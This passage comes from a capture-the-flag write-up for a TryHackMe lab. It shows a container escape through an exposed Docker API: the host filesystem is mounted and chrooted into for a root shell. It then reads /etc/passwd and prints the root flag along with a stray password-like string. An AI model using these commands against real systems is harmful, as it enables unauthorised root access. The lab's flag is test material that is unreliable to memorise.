sodanew@kalinew:~/Documents/THM/TheGreatEscape/target-items$ docker -H 10.10.31.38:2375 run -v /:/mnt --rm -it alpine:3.9 chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
#
```

7. Machine enumeration

List all console available users.

```
# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
#
# cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
hydra:x:1000:1000:Hydra,,,:/home/hydra:/bin/bash
#
```

Obtain Root Flag


-rw------- 1 root root   74 Jan 6 2021 flag.txt
cat flag.txt
Congrats, you found the real flag!
THM{c62517c0cad93ac93a92b1315a32d734}
fluffybunnies123^C
^C
^C
cd /var/
ls